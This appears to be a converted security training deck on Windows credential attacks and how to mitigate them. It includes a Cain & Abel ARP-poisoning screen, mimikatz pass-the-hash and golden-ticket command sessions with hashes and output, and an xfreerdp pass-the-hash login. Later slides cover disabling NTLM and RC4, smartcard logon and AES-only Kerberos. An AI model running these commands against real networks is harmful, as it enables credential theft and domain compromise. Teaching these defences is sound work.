If you enable or do not configure this policy setting, the device securely saves the user's credentials (including the user name, domain and encrypted password) to configure automatic sign-in after a Windows Update restart. After the Windows Update restart, the user is automatically signed-in and the session is automatically locked with all the lock screen apps configured for that user.


If you disable this policy setting, the device does not store the user's credentials for automatic sign-in after a Windows Update restart. The users' lock screen apps are not restarted after the system restarts.

OK Cancel Apply

# Blacklisting?



# Credentials Lifecycle / Attack Vectors



# ARP Poisoning + NTLM Downgrade

The screenshot displays the main interface of Cain & Abel, a network traffic analysis tool. The 'Sniffer' tab is active, showing a list of configured sniffers on the left and a table of active connections in the center.

**Sniffer Configuration:**

- APR (Active)
- APR-Cert (0)
- APR-DNS
- APR-SSH-1 (0)
- APR-HTTPS (0)
- APR-ProxyHTTPS (0)
- APR-RDP (0)
- APR-FTPS (0)
- APR-POP3S (0)
- APR-IMAPS (0)
- APR-LDAPS (0)
- APR-SIPS (0)

**Active Connections Table:**

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Idle	10.135.0.1	000E0C5B5C10			78E7D1C8056B	10.135.7.196
Idle	10.135.1.22	000874F4E53B			F8D11146E46B	10.135.1.200
Idle	10.135.0.202	647002897EB7			0019B966D188	10.135.6.139
Idle	10.135.0.202	647002897EB7			00123F4D178A	10.135.6.140
Idle	10.135.0.1	000E0C5B5C10			00096B9213B1	10.135.3.222
Idle	10.135.0.1	000E0C5B5C10			647002E23965	10.135.5.254
Idle	10.135.0.1	000E0C5B5C10			000F1FE36329	10.135.7.246

**Configuration / Routed Packets:**

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
--------	------------	-------------	------------	------------	-------------	------------

**Bottom Bar:**


- Hosts
- APR (Active)
- Routing
- Passwords
- VoIP

Lost packets: 0%





# Using the Hash/Key/Ticket

# Passing the Hash



```
mimikatz # sekurlsa::pth /user:Administrator /domain:adatum.com /ntlm:8c2f03f739967680445fb6433fec5ca4 /  
5d9cf30af8f6cf8530d1e20e8 /run:mmc  
user      : Administrator  
domain    : adatum.com  
program   : mmc  
AES256    : 392ae7a4f2ef064117552b1c155ee494116b7c85d9cf30af8f6cf8530d1e20e8  
NTLM      : 8c2f03f739967680445fb6433fec5ca4  
| PID 3548  
| TID 2736  
| LUID 0 ; 2601234 (00000000:0027b112)  
\_ msv1_0 - data copy @ 0000006CB84955E0 : OK !  
\_ kerberos - data copy @ 0000006CB84C0248  
  \_ aes256_hmac      OK  
  \_ aes128_hmac      -> null  
  \_ rc4_hmac_nt      OK  
  \_ rc4_hmac_old     OK  
  \_ rc4_md4          OK  
  \_ rc4_hmac_nt_exp  OK  
  \_ rc4_hmac_old_exp OK  
  \_ *Password replace -> null
```

# PTH Firefox






# RDP NTLM Authentication

```
root@kali:~# xfreerdp /u:offsec /d:win2012 /pth:8846f7eaae8fb117ad06bdd830b7586c /v:192.168.2.102  
connected to 192.168.2.102:3389
```

FreeRDP: 192.168.2.102



# Kerberos Golden and Silver Tickets

```
mimikatz 2.0 alpha x64 (oe.eo)

mimikatz # kerberos::golden /domain:ds.securityscaper.com /sid:S-1-5-21-3794442273-3278862197-1122686173 /rc4: /user:bevo /id:99
99 /groups:513,512 /ticket:bevo.krb
User      : bevo
Domain    : ds.securityscaper.com
SID       : S-1-5-21-3794442273-3278862197-1122686173
User Id   : 9999
Groups Id : *513 512
ServiceKey: - rc4_hmac_nt
Lifetime  : 11/18/2014 5:40:56 PM ; 11/15/2024 5:40:56 PM ; 11/15/2024 5:40:56 P
M
-> Ticket : bevo.krb

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt bevo.krb
0 - File 'bevo.krb' : OK

mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 11/18/2014 5:40:56 PM ; 11/15/2024 5:40:56 PM ; 11/15/202
4 5:40:56 PM
Server Name       : krbtgt/ds.securityscaper.com @ ds.securityscaper.com
Client Name      : bevo @ ds.securityscaper.com
Flags 40e00000   : pre_authent ; initial ; renewable ; forwardable ;

mimikatz # _
```



# Proactive Measures

- Disable NTLM Authentication
- Disable Kerberos RC4-HMAC
- Shorten Kerberos ticket lifetime
- Implement Smartcard Authentication

# Strengthening Kerberos Security

Steve Winfield Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile	COM+	
General	Address	Account	Profile
		Telephones	Organization

User login name:  
 @Adatum.com

User login name (pre-Windows 2000):

☐ Unlock account

Account options:

- ☐ Use Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.
- ☐ This account supports Kerberos AES 256 bit encryption.
- ☐ Do not require Kerberos preauthentication

Account expires:

☒ Never

☐ End of:

Network security: Configure encryption types allowed...


Security Policy Setting Explain

Network security: Configure encryption types allowed for Kerberos

☒ Define these policy settings

DES_CBC_CRC	<input type="checkbox"/>
DES_CBC_MD5	<input type="checkbox"/>
RC4_HMAC_MD5	<input type="checkbox"/>
AES128_HMAC_SHA1	<input checked="" type="checkbox"/>
AES256_HMAC_SHA1	<input checked="" type="checkbox"/>

# Kerberos Ticket Lifetime



# SmartCard Authentication

Brad Sutton Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile		COM+
General	Address	Account	Profile
Telephones		Organization	

User login name:  
Brad @Adatum.com

User login name (pre-Windows 2000):  
ADATUM\ Brad

Logon Hours... Log On To...

☐ Unlock account

Account options:

- ☐ Account is disabled
- ☐ Smart card is required for interactive logon
- ☐ Account is sensitive and cannot be delegated
- ☐ Use Kerberos DES encryption types for this account

Account expires

☒ Never

☐ End of: Thursday , October 8, 2015

OK Cancel Apply Help



# PtH Mitigation Strategies

